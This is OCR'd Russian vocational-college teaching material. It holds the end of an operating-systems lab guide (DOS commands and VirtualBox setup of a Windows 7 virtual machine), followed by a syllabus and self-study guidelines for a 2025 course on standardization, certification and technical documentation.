
С помощью команды arp определите и запишите в отчет MAC-адреса следующих устройств:

• основной шлюз;
• три любых компьютера.

Задание 6

Загрузить операционную систему (нажать кнопку «Поиск» на панели задач и ввести команду «cmd», Enter;

Создать дерево каталогов;



Отобразите дерево каталогов, сравните с образцом.

В каталогах 4 уровня создайте текстовые файлы: 1.txt, 2.txt, 3.txt, 4.txt, 5.txt, 6.txt, 7.txt.

В каждом файле напишите по несколько разных команд по работе с DOS с их расшифровкой на русском языке).

Скопируйте файл 7.txt в каталог DISK.

Переместите файлы 3.txt, 4.txt, 5.txt в каталог VIDEO

В каталоге DISK переименуйте файл добавив к их имени текущую дату (например, 26 янв7.txt).

Удалите каталоги DOC и TXT.

Отобразите системное время.

Отобразите системную дату.

Выведите справку по всем командам DOS.

Отобразите дерево каталогов.

Сделайте текущей папку GRAPH.

Удалите содержимое папки GRAPH.

Отобразите дерево каталогов, покажите результаты преподавателю. 03. 10.1919 30. 01.2020 D ISK 35

Удалите каталог 30.01.2020

ИЗУЧЕНИЕ ЭМУЛЯТОРОВ ОПЕРАЦИОННЫХ СИСТЕМ. УСТАНОВКА ОПЕРАЦИОННОЙ СИСТЕМЫ

Технология виртуальных машин позволяет запускать на одном компьютере несколько различных операционных систем одновременно либо позволяет оперативно переходить от работы в среде одной системы к работе в другой без перезагрузки компьютера. Причем, работая в среде, «гостевой» операционной системы практически отсутствуют ограничения в использовании ее возможностей, т.е. виртуально производится работа с реальной системой. И при этом имеется возможность выполнять в такой системе различные малоизученные или потенциально опасные для нее операции.

Возросшая популярность виртуальных машин можно объяснить следующими причинами:

• появлением большого числа разных операционных систем (ОС), предъявляющих специфические требования к параметрам используемых аппаратных компонентов компьютера;

• большими затратами на администрирование и сложностью обслуживания компьютеров, на которых установлено несколько различных операционных систем (в том числе в плане обеспечения требуемой надежности и безопасности работы).

Современная виртуальная машина позволяет скрыть от установленной на ней операционной системы некоторые параметры физических устройств компьютера и тем самым обеспечить взаимную независимость ОС и установленного оборудования. Такой подход предоставляет пользователям (или администраторам вычислительных систем) целый ряд преимуществ.

К ним, в частности, относятся:

• возможность установки на одном компьютере нескольких ОС без необходимости соответствующего конфигурирования физических жестких дисков;

• работа с несколькими ОС одновременно с возможностью динамического переключения между ними без перезагрузки системы;

• сокращение времени изменения состава установленных ОС;

• изоляция реального оборудования от нежелательного влияния программного обеспечения, работающего в среде виртуальной машины;

• возможность моделирования вычислительной сети на единственном автономном компьютере. Виртуальные машины позволяют решать целый ряд задач обслуживания вычислительных систем.

Таких как:

• освоение новой ОС;

• запуск приложений, предназначенных для работы в среде конкретной ОС;

• тестирование одного приложения под управлением различных ОС;

• установка и удаление оценочных или демонстрационных версий программ;

• тестирование потенциально опасных приложений, относительно которых имеется подозрение на вирусное заражение;

• управление правами доступа пользователей к данным и программам и пределах виртуальной машины.

С точки зрения пользователя, виртуальная машина (ВМ) – это конкретный экземпляр виртуальной вычислительной среды («виртуального компьютера»), созданный с помощью специального программного инструмента. Обычно такие инструменты позволяют создавать и запускать произвольное число виртуальных машин, ограничиваемое лишь физическими ресурсами реального компьютера.

Собственно инструмент для создания ВМ (ее иногда называют приложением виртуальных машин) – это обычное приложение, устанавливаемое, как и любое другое, на конкретную реальную операционную систему. Эта реальная ОС именуется «хозяйской», или хостовой, ОС (от англ. термина host– «главный», «базовый», «ведущий»).

Все задачи по управлению виртуальными машинами решает специальный модуль в составе приложения ВМ – монитор виртуальных машин (МВМ).

Монитор играет роль посредника во всех взаимодействиях между виртуальными машинами и базовым оборудованием, поддерживая выполнение всех созданных ВМ на единой аппаратной платформе и обеспечивая их надежную изоляцию. Пользователь не имеет непосредственного доступа к МВМ. В большинстве программных продуктов ему предоставляется лишь графический интерфейс для создания и настройки виртуальных машин. Этот интерфейс обычно называют консолью виртуальных машин.

Есть несколько программ, с помощью которых можно создавать виртуальные машины. Одна из этих программ – VirtualBox является бесплатной. Предполагается, что она установлена на рабочем компьютере.

Задание 1. Создание виртуальной машины Windows 7.

1. Запустить программуVirtualBox

2. Чтобы создать новую виртуальную машину нажать [New] (Ctrl + N)

3. Задать имя,тип и версию операционной системы: a) Name (Имя): Windows 7 b) Type (Тип): MicrosoftWindows c) Version(Версия):Windows 7

4. Задать количество оперативной памяти (RAM) в мегабайтах выделяемых виртуально машине (512 Мб), нажать [Next].

5. Выбрать Создать новый виртуальный жесткий диск (Create a virtualharddisknow) и нажать [Create].

6. Выбрать тип жесткого диска VDI и нажать [Next].

7. Выбрать Динамически выделяемый (Dynamicallyallocated) жесткий диск и нажать [Next].

8. Задать имя виртуальному жесткому диску Windows 7 и размер равный 40Гб, нажать [Create].

9. Выделить виртуальную машину Windows 7 слева и нажать [Settings] (Ctrl+ S).

10. Для параметра сеть (Network) изменить подключение сетевого адаптера (Adapter 1), задать соединение типа мост (AttachedtoBridgetAdapter).

11. НастроитьразрешениясетиAdvanced – Promiscuous Mode: Allow All.

Задание 2. Установка Windows 7.

1. Выделить виртуальную машину Windows 7 в меню слева и нажать [Start].
2. В правой части нового окна нажать на значок с изображением папки.
3. Образ дистрибутива операционной системы Windows 7 Enterprise win7_enterprise_x86.iso находится в каталоге ISO.
4. Нажать [Open] – [Start].
5. После загрузки откроется окно установки операционной системы.
6. Выбрать нужный язык и национальные параметры, а затем нажать [Next].
7. Для запуска установки Windows 7 Enterprise нажать [Install].
8. Ознакомиться с условиями лицензии.
9. Выбрать тип установки: Typical.

Задание 3. Настройка Windows.

1. Задать имя пользователя: Admin.
2. Задать имя компьютера: Familiya (Ваша Фамилия на английском).
3. Задать пароль: 12345.
4. Подтвердить пароль, задать подсказку.
5. В окне сообщения «Help protect your computer and improve Winautomatically» выбрать пункт «Askmelater».
6. Проверить настройку даты и времени, нажать [Next].
7. Выбрать текущее расположение компьютера «Worknetwork».

Задание 4. Создание нового пользователя.

1. Открыть [Start] (Пуск) – ControlPanel (Панель управления) – Viewby: Largeicons (Просмотр:Крупные значки) – AdministrativeTools (Администрирование) – ComputerManagement (Управление компьютером).
2. В окне ComputerManagement (Управление компьютером) – SystemTools (Служебные программы) – LocalUsersandGroups (Локальные пользователи и группы).
3. Нажать Users (Пользователи) – Action (Действие) – NewUser (Новый пользователь):

a) Username (Пользователь): Student;
b) Full name (Полноеимя): Student;
c) Description (Описание)оставить пустым;
d) Password (Пароль): 12345;
e) Confirmpassword (Подтвердить пароль): 12345;
f) Снять галочку User must change password at next logon (Требовать смену пароля при следующем входе в систему)

ЛИТЕРАТУРА

Учебная литература:

1. Гостев, И. М. Операционные системы : учебник и практикум для среднего профессионального образования / И. М. Гостев. — 2-е изд., испр. и доп. — Москва : Издательство Юрайт, 2024. — 164 с. — (Профессиональное образование). — ISBN 978-5-534-04951-0. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/514426 (дата обращения: 15.01.2024).

Интернет - ресурсы

http://www.thg.ru/ - сеть изданий о современной электронике в мире;

http://www.linux.org.ru — сайт о разработках ОС Linux;

http://www.altlinux.ru - сайт компании ALT Linux - Российского лидера в разработке свободного ПО и дистрибутивов на базе Linux

ОПЕРАЦИОННЫЕ СИСТЕМЫ И СРЕДЫ

МЕТОДИЧЕСКИЕ УКАЗАНИЯ
по выполнению заданий на практических занятиях

для специальности 09.02.09 Веб-разработка

АВТОНОМНАЯ НЕКОММЕРЧЕСКАЯ ОРГАНИЗАЦИЯ
СРЕДНЕГО ПРОФЕССИОНАЛЬНОГО ОБРАЗОВАНИЯ
«ЦИФРОВОЙ КОЛЛЕДЖ «СИНЕРГИЯ»

РАБОЧАЯ ПРОГРАММА ДИСЦИПЛИНЫ

ОП.07. Стандартизация, сертификация и техническое документоведение

для специальности 09.02.09 Веб-разработка

Якутск, 2025

РАССМОТРЕНО
На заседании Педагогического совета колледжа
(Протокол № 5 от «10» апреля 2025 г.)

УТВЕРЖДАЮ
Директор АНО СПО «Цифровой колледж «Синергия»
С.Н.Семенов
«10» 04 2025 г.

Рабочая программа дисциплины ОП.07. Стандартизация, сертификация и техническое документоведение разработана на основе Федерального государственного образовательного стандарта среднего профессионального образования (далее – ФГОС СПО) по специальности *09.02.09 Веб-разработка,* утвержденного приказом Минпросвещения России от 21.11.2023 г. № 879 (зарегистрирован в Минюсте РФ 21.12.2023 № 76532)

Организация-разработчик: АНО СПО «Цифровой колледж «Синергия»

Составитель:
Сидорова А.Ю., зам.директора по УВР

СОДЕРЖАНИЕ

1. Паспорт рабочей программы дисциплины 4

2. Структура и содержание дисциплины 6

3. Условия реализации рабочей программы дисциплины 10

4. Контроль и оценка результатов освоения дисциплины 13

1. ПАСПОРТ РАБОЧЕЙ ПРОГРАММЫ ДИСЦИПЛИНЫ ОП.07. СТАНДАРТИЗАЦИЯ, СЕРТИФИКАЦИЯ И ТЕХНИЧЕСКОЕ ДОКУМЕНТОВЕДЕНИЕ

1.1. Область применения программы

Рабочая программа дисциплины ОП.07. Стандартизация, сертификация и техническое документоведение является частью основной профессиональной образовательной программы СПО – программы подготовки специалистов среднего звена по *специальности 09.02.09 Веб-разработка***,** входящей в состав укрупненной группы специальностей *09.00.00 Информатика и вычислительная техника*.

1.2 Место дисциплины в структуре образовательной программы:

Дисциплина ОП.07. Стандартизация, сертификация и техническое документоведение является дисциплиной общепрофессионального цикла из часов вариативной части.

1.3. Требования к результатам освоения дисциплины:

В результате освоения дисциплины обучающийся **должен**

уметь:

$У_1$ - применять требования нормативных актов к основным видам продукции (услуг) и процессов;

$У_2$ - применять документацию систем качества;

$У_3$ - применять основные правила и документы системы сертификации Российской Федерации.

знать:

$З_1$ - правовые основы стандартизации и сертификации;

$З_2$ – основные понятия и определения стандартизации и сертификации;

$З_3$ – основные положения систем (комплексов) общетехнических и организационно-методических стандартов;

$З_4$ – показатели качества и методы их оценки;

$З_5$ – системы качества;

$З_6$ – организационную структуру сертификации;

$З_7$ – системы и схемы сертификации.

С целью овладения **общими компетенциями** (ОК):

ОК 01. Выбирать способы решения задач профессиональной деятельности применительно к различным контекстам.

ОК 03. Планировать и реализовывать собственное профессиональное и личностное развитие, предпринимательскую деятельность в профессиональной

сфере, использовать знания по *финансовой грамотности* в различных жизненных ситуациях.

ОК 04. Эффективно взаимодействовать и работать в коллективе и команде.

ОК 05. Осуществлять устную и письменную коммуникацию на государственном языке Российской Федерации с учетом особенностей социального и культурного контекста.

ОК 09. Пользоваться профессиональной документацией на государственном и *иностранном* языках[1].

и **профессиональной компетенцией (ПК):**

ПК 1.1. Проектировать информационные ресурсы.

ПК 1.2. Разрабатывать интерфейсы пользователя.

ПК 1.3. Интегрировать программный код в соответствующую инфраструктуру.

ПК 1.4. Использовать систему контроля версий в процессе коллективной (параллельной) разработки.

ПК 1.5. Выполнять процедуру тестирования программного кода

ПК 2.1. Устанавливать прикладное программное обеспечение и модули информационных ресурсов, включая их настройку.

ПК 2.2. Проводить работы по резервному копированию и развертыванию резервной копии информационных ресурсов.

ПК 2.3. Настраивать права пользователей в соответствии с функциональными задачами (ролями) и на основании информации о поведенческих факторах.

ПК 2.4. Применять программные средства обеспечения безопасности информации веб-приложений.

ПК 2.5. Обрабатывать запросы заказчика в службе технической поддержки в соответствии с трудовым заданием.

ПК 3.1. Проектировать структуры разделов информационных ресурсов с целью создания эскиза и прототипа интерфейса пользователя.

ПК 3.2. Разрабатывать интерфейс пользователя для информационных ресурсов с использованием стандартов в области веб-разработки.

ПК 3.3. Создавать структуру кода веб-страницы информационного ресурса в соответствии с дизайн-макетом.

[1] Выделенное курсивом не формируется в рамках данной дисциплины

ПК 3.4. Создавать программный код на стороне клиента в соответствии с техническим заданием (спецификацией) с использованием языков программирования, библиотек и фреймворков.

1.4. Количество часов на освоение рабочей программы дисциплины:

Объем дисциплины – 64 часа, в том числе

в форме практической подготовки – 20 часов

включает:

объем работы обучающегося во взаимодействии с преподавателем – 46 часов, в том числе

практические занятия –20 часов;

самостоятельная работа обучающегося – 18 часов

Обязательная часть рабочей программы составляет – 00 часов, вариативная часть – 64 часа.

2. СТРУКТУРА И СОДЕРЖАНИЕ ДИСЦИПЛИНЫ

2.1. Объем дисциплины и виды учебной работы

Вид учебной работы	Объем часов
Объем дисциплины (всего)	**64**
в том числе:	
в форме практической подготовки	20
Объем работы обучающегося во взаимодействии с преподавателем	**46**
в том числе:	
практические занятия	20
Самостоятельная работа обучающегося (всего) *в том числе:* *изучение нормативной документации* *решение задач*	**18** 12 6

2.2. Формы промежуточной аттестации

4 семестр – дифференцированный зачет

2.3. Тематический план и содержание дисциплины
ОП.07. Стандартизация, сертификация и техническое документоведение

Наименование разделов и тем	Содержание учебного материала, лабораторные и практические занятия, самостоятельная работа обучающихся, курсовая работ (проект) *(если предусмотрены)*		Объем часов	В т.ч. практической подготовки	Формируемые компетенции
Тема 1. Основы стандартизации	*Содержание учебного материала*		*28*	6	ОК 01, ОК 03, ОК 05, ОК 09, ПК 1.1-ПК 1.5, ПК 2.1-ПК 2.5, ПК 3.1-ПК 3.4
	1	**Государственная система стандартизации Российской Федерации.** Обеспечение качества и безопасности процессов, продукции и услуг в сфере информационных технологий, требований международных стандартов серии ИСО 9000 в части создания систем менеджмента качества, структуры и основных требований национальных и международных стандартов в сфере средств информационных технологий	2		
	2	**Стандартизация в различных сферах.** Организационная структура технического комитета ИСО 176, модель описания системы качества в стандартах ИСО 9001 и 9004 и модель функционирования системы менеджмента качества (СМК), основанной на процессном подходе.	2		
	3	**Международная стандартизация.** Федеральное агентство по техническому регулированию и метрологии РФ и его основные задачи, межгосударственный совет по стандартизации, метрологии и сертификации Содружества Независимых Государств и других национальных организациях.	2		
	4	**Организация работ по стандартизации в Российской Федерации.** Правовые основы стандартизации и ее задачи. Органы и службы по стандартизации. Порядок разработки стандартов. Государственные контроль и надзор за соблюдением обязательных требований стандартов. Маркировка продукции знаком соответствия государственным стандартам. Нормоконтроль технической документации.	2		
	5	**Техническое регулирование и стандартизация в области ИКТ.** Обеспечение качества и безопасности процессов, продукции и услуг в сфере информационных технологий, требований международных стандартов серии ИСО 9000 в части создания систем менеджмента качества, структуры и основных требований национальных и международных стандартов в сфере средств информационных технологий.	2		
	6	**Организация работ по стандартизации в области ИКТ и открытые системы.** Федеральное агентство по техническому регулированию и	2		

		метрологии РФ и его основные задачи, межгосударственный совет по стандартизации, метрологии и сертификации Содружества Независимых Государств и других национальных организациях.			
	7	**Стандарты и спецификации в области информационной безопасности** Российское и зарубежное законодательство в области ИБ. Обзор международных и национальных стандартов и спецификаций в области ИБ: «Оранжевая книга», ИСО 15408 и др.	2		
	8	**Системы менеджмента качества.** Менеджмент качества. Предпосылки развития менеджмента качества. Принципы обеспечения качества программных средств. Основные международные стандарты в области ИТ: ISO/IEC 9126, ISO/IEC 14598 и ИСО/МЭК 9126-1	2		
	Практические занятия		**6**	6	ОК 01, ОК 04, ОК 05, ПК 1.1-ПК 1.5, ПК 2.1-ПК 2.5, ПК 3.1-ПК 3.4
	9	**Практическое занятие № 1.** Обзор нормативно-правовых документов и стандартов в области защиты информации и информационной безопасности			
	10	**Практическое занятие № 2.** Изучение структуры международной организации ИСО и знакомство с семейством стандартов ИСО – 9000.1			
	11	**Практическое занятие № 3.** Изучение ГОСТ Р ИСО/МЭК 27002-2012 Информационная технология. Методы и средства обеспечения безопасности. Свод норм и правил менеджмента информационной безопасности			
	Самостоятельная работа		**6**		ОК 01, ОК 03, ОК 09, ПК 1.1-ПК 1.5, ПК 2.1-ПК 2.5, ПК 3.1-ПК 3.4
	Решение задач				
Тема 2. Основы сертификации	*Содержание учебного материала*		*14*	4	ОК 01, ОК 03, ОК 05, ОК 09, ПК 1.1-ПК 1.5, ПК 2.1-ПК 2.5, ПК 3.1-ПК 3.4
	1	**Сущность и проведение сертификации.** Сущность сертификации. Проведение сертификации. Правовые основы сертификации. Организационно-методические принципы сертификации. Деятельность ИСО в области сертификации. Деятельность МЭК в сертификации.	2		
	2	**Нормативно-правовые документы и стандарты в области защиты информации и информационной безопасности.** Международные правовые и нормативные акты обеспечения информационной безопасности процессов переработки информации. Отечественное организационное, правовое и нормативное обеспечении и регулирование в сфере информационной безопасности. Система менеджмента информационной безопасности. Сертификация систем обеспечения качества. Экологическая сертификация.	2		

		Сертификация информационно-коммуникационных технологий и система ИНКОМТЕХСЕРТ			
	Практическое занятие		**4**	4	ОК 01, ОК 04, ОК 05, ПК 1.1-ПК 1.5, ПК 2.1-ПК 2.5, ПК 3.1-ПК 3.4
	3	**Практическое занятие № 4.** Изучение и анализ реальных штрих кодов. Проверка их подлинности			
	4	**Практическое занятие № 5.** Построение алгоритма прохождения сертификации товаров, продукции и услуг и заполнение бланка сертификата			
	Самостоятельная работа		**6**		ОК 01, ОК 03, ОК 07, ПК 1.1-ПК 1.5, ПК 2.1-ПК 2.5, ПК 3.1-ПК 3.4
	Конспект по теме «Моделирование угроз безопасности информации ПО, возникающих при его применении»				
Тема 3. Техническое документоведение	*Содержание учебного материала*		*20*	10	ОК 01, ОК 03, ОК 05, ОК 09, ПК 1.1-ПК 1.5, ПК 2.1-ПК 2.5, ПК 3.1-ПК 3.4
	1	**Основные виды технической и технологической документации.** Виды технической и технологической документации.	2		
	2	Стандарты оформления документов, регламентов, протоколов по информационным системам.			
	Практическое занятие		**10**	10	ОК 01, ОК 04, ОК 05, ПК 1.1-ПК 1.5, ПК 2.1-ПК 2.5, ПК 3.1-ПК 3.4
	3	**Практическое занятие № 6.** Разработка и оформление технического задания на программный продукт			
	4	**Практическое занятие № 7.** Разработка и оформление пояснительной записки к эскизному проекту			
	5-6	**Практическое занятие № 8.** Разработка и оформление «Руководство оператора»			
	7	**Практическое занятие № 9.** Стандарты ЕСКД.			
	Самостоятельная работа		**6**		ОК 01, ОК 03, ОК 09, ПК 1.1-ПК 1.5, ПК 2.1-ПК 2.5, ПК 3.1-ПК 3.4
	Изучение ГОСТ Р 56920-2016/ISO/IEC/IEEE 29119-1:2013. Национального стандарта РФ. Системная и программная инженерия. Тестирование ПО. (Раздел Методики тестирования)				
		Дифференцированный зачет	***2***		
		ВСЕГО:	**64**	20	

3. УСЛОВИЯ РЕАЛИЗАЦИИ РАБОЧЕЙ ПРОГРАММЫ ДИСЦИПЛИНЫ

3.1. Материально-техническое обеспечение

Реализация рабочей программы дисциплины проходит в лаборатории информационных технологий и программирования.

Оборудование кабинета:

- посадочные места по количеству обучающихся;
- проектор, экран;
- рабочее место преподавателя – АРМ преподавателя;

3.2. Учебно-методическое обеспечение

По дисциплине ОП.07. Стандартизация, сертификация и техническое документоведение разработана учебно-методическая документация:

- рабочая программа дисциплины;
- оценочные материалы;
- методические указания по выполнению заданий на практических занятиях;
- методические указания по выполнению самостоятельной работы.

3.3. Информационное обеспечение обучения

ГОСТы

1. ГОСТ Р 51672-2000. Метрологическое обеспечение испытаний продукции для целей подтверждения соответствия. Основные положения.

2. ГОСТ 8.315-97. Государственная система обеспечения единства измерений. Стандартные образцы состава и свойств веществ и материалов. Основные положения.

3. ГОСТ Р 8.563-96. Государственная система обеспечения единства измерений. Методики выполнения измерений (документ действующий).

4. ГОСТ Р ИСО 5725-1-2002. Точность (правильность и прецизионность) методов и результатов измерений. Ч. 1. Основные положения и определения.

5. ГОСТ Р 1.12-99. ГСС. Стандартизация и смежные виды деятельности. Термины и определения.

6. Правила по проведению сертификации в Российской Федерации (утверждены постановлением Госстандарта России 10.05.2000 №26).

7. ПР 50.2.002-94. Государственная система обеспечения единства измерений. Порядок осуществления государственного метрологического надзора за выпуском, состоянием средств измерений, методиками выполнения измерений, эталонами и соблюдением метрологических правил и норм. ВНИИМС.

8. ПР 50.2.003-94. Государственная система обеспечения единства измерений. Порядок осуществления государственного метрологического надзора за количеством товаров, отчуждаемых при совершении торговых операций. ВНИИМС.

9. ГОСТ 25346-89 Основные нормы взаимозаменяемости. Единая система допусков и посадок Общие положения, ряды допусков и основных отклонений.

10. ГОСТ 1.0-2004 Стандартизация в Российской Федерации. Основные положения.

ГОСТ ИТ

1. ГОСТ 34.201-89 Виды, комплектность и обозначения документов при создании автоматизированных систем

2. ГОСТ 34.320-96 Концепции и терминология для концептуальной схемы и информационной базы

3. ГОСТ 34.321-96 Информационные технологии. Система стандартов по базам данных. Эталонная модель управления

4. ГОСТ 34.601-90 Автоматизированные системы. Стадии создания

5. ГОСТ 34.602-89 Техническое задание на создание автоматизированной системы

6. ГОСТ 34.603-92 Информационная технология. Виды испытаний автоматизированных систем

7. РД 50-34.698-90 Автоматизированные системы. Требования к содержанию документов.

8. ГОСТ Р ИСО/МЭК 8824-3-2002 Информационная технология. Абстрактная синтаксическая нотация версии один.

9. ГОСТ Р ИСО/МЭК 10746-3-2001 Управление данными и открытая распределённая обработка.

10. ГОСТ Р ИСО/МЭК 15271-02 Процессы жизненного цикла программных средств.

11. ГОСТ Р ИСО/МЭК 15910-2002 Процесс создания документации пользователя программного средства.

Литература

1. Вавилин Я. А. Менеджмент безопасности продукции : учебное пособие для среднего профессионального образования / Я. А. Вавилин. — 2-е изд., испр. и доп. — Москва : Издательство Юрайт, 2024. — 105 с. — (Профессиональное образование). — ISBN 978-5-534-14276-1. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/519594 (дата обращения: 14.01.2024).

2. Латышенко К. П. Автоматизация измерений, контроля и испытаний. Практикум : учебное пособие для среднего профессионального образования / К. П. Латышенко, В. В. Головин. — 3-е изд., испр. и доп. — Москва : Издательство Юрайт, 2024. — 160 с. — (Профессиональное образование). — ISBN 978-5-534-10714-2. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/518033 (дата обращения: 14.01.2024).

3. Лифиц И. М. Стандартизация, метрология и подтверждение соответствия : учебник и практикум для среднего профессионального образования / И. М. Лифиц. — 15-е изд., перераб. и доп. — Москва : Издательство Юрайт, 2024. — 462 с. — (Профессиональное образование). — ISBN 978-5-534-15928-8. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/510294 (дата обращения: 14.01.2024).

4. Степанова Е. А. Метрология и измерительная техника: основы обработки результатов измерений : учебное пособие для среднего профессионального образования / Е. А. Степанова, Н. А. Скулкина, А. С. Волегов ; под общей редакцией Е. А. Степановой. — Москва : Издательство Юрайт, 2024. — 95 с. — (Профессиональное образование). — ISBN 978-5-534-10715-9. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/518037 (дата обращения: 14.01.2024).

5. Третьяк Л. Н. Метрология, стандартизация и сертификация: взаимозаменяемость : учебное пособие для среднего профессионального образования / Л. Н. Третьяк, А. С. Вольнов ; под общей редакцией Л. Н. Третьяк. — Москва : Издательство Юрайт, 2024. — 362 с. — (Профессиональное образование). — ISBN 978-5-534-16796-2. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/531716 (дата обращения: 14.01.2024).

Интернет - ресурсы

1. Метрология, измерения, средства измерений. www.metrologyia.ru

2. Справочник по сертификации, стандартизации и метрологии www.tso.su

4 КОНТРОЛЬ И ОЦЕНКА РЕЗУЛЬТАТОВ ОСВОЕНИЯ ДИСЦИПЛИНЫ

Контроль и оценка результатов освоения дисциплины осуществляется преподавателем в процессе текущего контроля знаний, проверки выполнения заданий практических занятий и самостоятельной работы, а также во время промежуточной аттестации.

Оценка качества подготовки обучающихся осуществляется через оценку знаний, умений по дисциплине и оценку сформированности компетенций.

Результаты обучения (освоенные умения, усвоенные знания)	**Формы и методы контроля и оценки результатов обучения**	
	Текущий контроль	**Промежуточная аттестация**
уметь:		
$У_1$ - применять требования нормативных актов к основным видам продукции (услуг) и процессов;	- оценка выполнения заданий на практических занятиях; - оценка выполнения заданий самостоятельной работы	- дифференцированный зачет
$У_2$ - применять документацию систем качества;		
$У_3$ - применять основные правила и документы системы сертификации Российской Федерации.		
знать:		
$З_1$ - правовые основы стандартизации и сертификации;	- оценка выполнения заданий на практических занятиях; - устный опрос; - оценка выполнения заданий самостоятельной работы	- дифференцированный зачет
$З_2$ – основные понятия и определения стандартизации и сертификации;		
$З_3$ – основные положения систем (комплексов) общетехнических и организационно-методических стандартов;		
$З_4$ – показатели качества и методы их оценки;		
$З_5$ – системы качества;		
$З_6$ – организационную структуру сертификации;		
$З_7$ – системы и схемы сертификации		

Оценка ***общих компетенций (ОК)***:

Результат (общие компетенции)	**Основные показатели**
ОК 01. Выбирать способы решения задач профессиональной деятельности применительно к различным контекстам.	- самостоятельно организует свою деятельность по выданным заданиям - умеет оценить свои возможности для выполнения поставленных целей, задач, заданий по дисциплине
ОК 03. Планировать и реализовывать собственное профессиональное и личностное развитие, предпринимательскую	- берет на себя ответственность за принятое решение/совершенный поступок - ответственно выполняет разовые/ постоянные поручения в группе

деятельность в профессиональной сфере, использовать знания по *финансовой грамотности* в различных жизненных ситуациях.	- может спрогнозировать результат - умеет оценить свои действия, поступки и проанализировать их
ОК 04. Эффективно взаимодействовать и работать в коллективе и команде.	- устанавливает позитивный стиль общения - выбирает стиль общения в соответствии с ситуацией - признает чужое мнение - при необходимости отстаивает собственное мнение - принимает критику - ведет деловую беседу в соответствии с этическими нормами - соблюдает официальный стиль при оформлении документов - выполняет письменные и устные рекомендации преподавателя - способен к эмпатии - организует коллективное обсуждение рабочей ситуации
ОК 05. Осуществлять устную и письменную коммуникацию на государственном языке Российской Федерации с учетом особенностей социального и культурного контекста.	- умеет передавать информацию другому человеку - способен правильно формулировать свои мысли в устной и письменной формах - способен оценить уровень своих знаний по дисциплине
ОК 09. Пользоваться профессиональной документацией на государственном и *иностранном* языках[2].	- осуществлять эффективный поиск необходимой информации в российских и зарубежных источниках: нормативно-правовой документации, стандартов, научных публикации, технической документации; - уметь анализировать, систематизировать и применять в профессиональной деятельности информацию, содержащуюся в документации профессиональной области.

Оценка ***профессиональных компетенций (ПК)*** происходит через освоенные знания и умения.

Критерии и методы оценки освоения дисциплины отражены в оценочных материалах.

[2] Выделенное курсивом не формируется в рамках данной дисциплины

АВТОНОМНАЯ НЕКОММЕРЧЕСКАЯ ОРГАНИЗАЦИЯ
СРЕДНЕГО ПРОФЕССИОНАЛЬНОГО ОБРАЗОВАНИЯ
«ЦИФРОВОЙ КОЛЛЕДЖ «СИНЕРГИЯ»

Стандартизация, сертификация и техническое документоведение

МЕТОДИЧЕСКИЕ УКАЗАНИЯ
по выполнению самостоятельной работы
для специальности 09.02.09 Веб-разработка

Якутск, 2025

РАССМОТРЕНО
На заседании Педагогического совета колледжа
(Протокол № 5 от «10» апреля 2025 г.)

Методические указания составлены в соответствии с рабочей программой по дисциплине ОП.07. Стандартизация, сертификация и техническое документоведение

Разработчик: АНО СПО «Цифровой колледж Синергия»

Составитель:
Сидорова А.Ю., зам.директора по УВР

1. Пояснительная записка

Самостоятельная работа студентов является одной из основных форм внеаудиторной работы дисциплине ОП.07. Стандартизация, сертификация и техническое документоведение имеет следующие виды: самостоятельное изучение темы и подготовка к промежуточной аттестации.

В результате освоения дисциплины ОП.07. Стандартизация, сертификация и техническое документоведение обучающиеся должны

уметь:

$У_1$ - применять требования нормативных актов к основным видам продукции (услуг) и процессов;

$У_2$ - применять документацию систем качества;

$У_3$ - применять основные правила и документы системы сертификации Российской Федерации.

знать:

$З_1$ - правовые основы стандартизации и сертификации;

$З_2$ – основные понятия и определения стандартизации и сертификации;

$З_3$ – основные положения систем (комплексов) общетехнических и организационно-методических стандартов;

$З_4$ – показатели качества и методы их оценки;

$З_5$ – системы качества;

$З_6$ – организационную структуру сертификации;

$З_7$ – системы и схемы сертификации.

С целью овладения **общими компетенциями** (ОК):

ОК 01. Выбирать способы решения задач профессиональной деятельности применительно к различным контекстам.

ОК 03. Планировать и реализовывать собственное профессиональное и личностное развитие, предпринимательскую деятельность в профессиональной сфере, использовать знания по правовой и *финансовой грамотности* в различных жизненных ситуациях.

ОК 04. Эффективно взаимодействовать и работать в коллективе и команде.

ОК 05. Осуществлять устную и письменную коммуникацию на государственном языке Российской Федерации с учетом особенностей социального и культурного контекста.

ОК 09. Пользоваться профессиональной документацией на государственном и *иностранном* языках[1].

и **профессиональных компетенций (ПК):**

ПК 1.1. Проектировать информационные ресурсы.

ПК 1.2. Разрабатывать интерфейсы пользователя.

ПК 1.3. Интегрировать программный код в соответствующую инфраструктуру.

ПК 1.4. Использовать систему контроля версий в процессе коллективной (параллельной) разработки.

[1] Выделенное курсивом не формируется в рамках данной дисциплины

ПК 1.5. Выполнять процедуру тестирования программного кода

ПК 2.1. Устанавливать прикладное программное обеспечение и модули информационных ресурсов, включая их настройку.

ПК 2.2. Проводить работы по резервному копированию и развертыванию резервной копии информационных ресурсов.

ПК 2.3. Настраивать права пользователей в соответствии с функциональными задачами (ролями) и на основании информации о поведенческих факторах.

ПК 2.4. Применять программные средства обеспечения безопасности информации веб-приложений.

ПК 2.5. Обрабатывать запросы заказчика в службе технической поддержки в соответствии с трудовым заданием.

ПК 3.1. Проектировать структуры разделов информационных ресурсов с целью создания эскиза и прототипа интерфейса пользователя.

ПК 3.2. Разрабатывать интерфейс пользователя для информационных ресурсов с использованием стандартов в области веб-разработки.

ПК 3.3. Создавать структуру кода веб-страницы информационного ресурса в соответствии с дизайн-макетом.

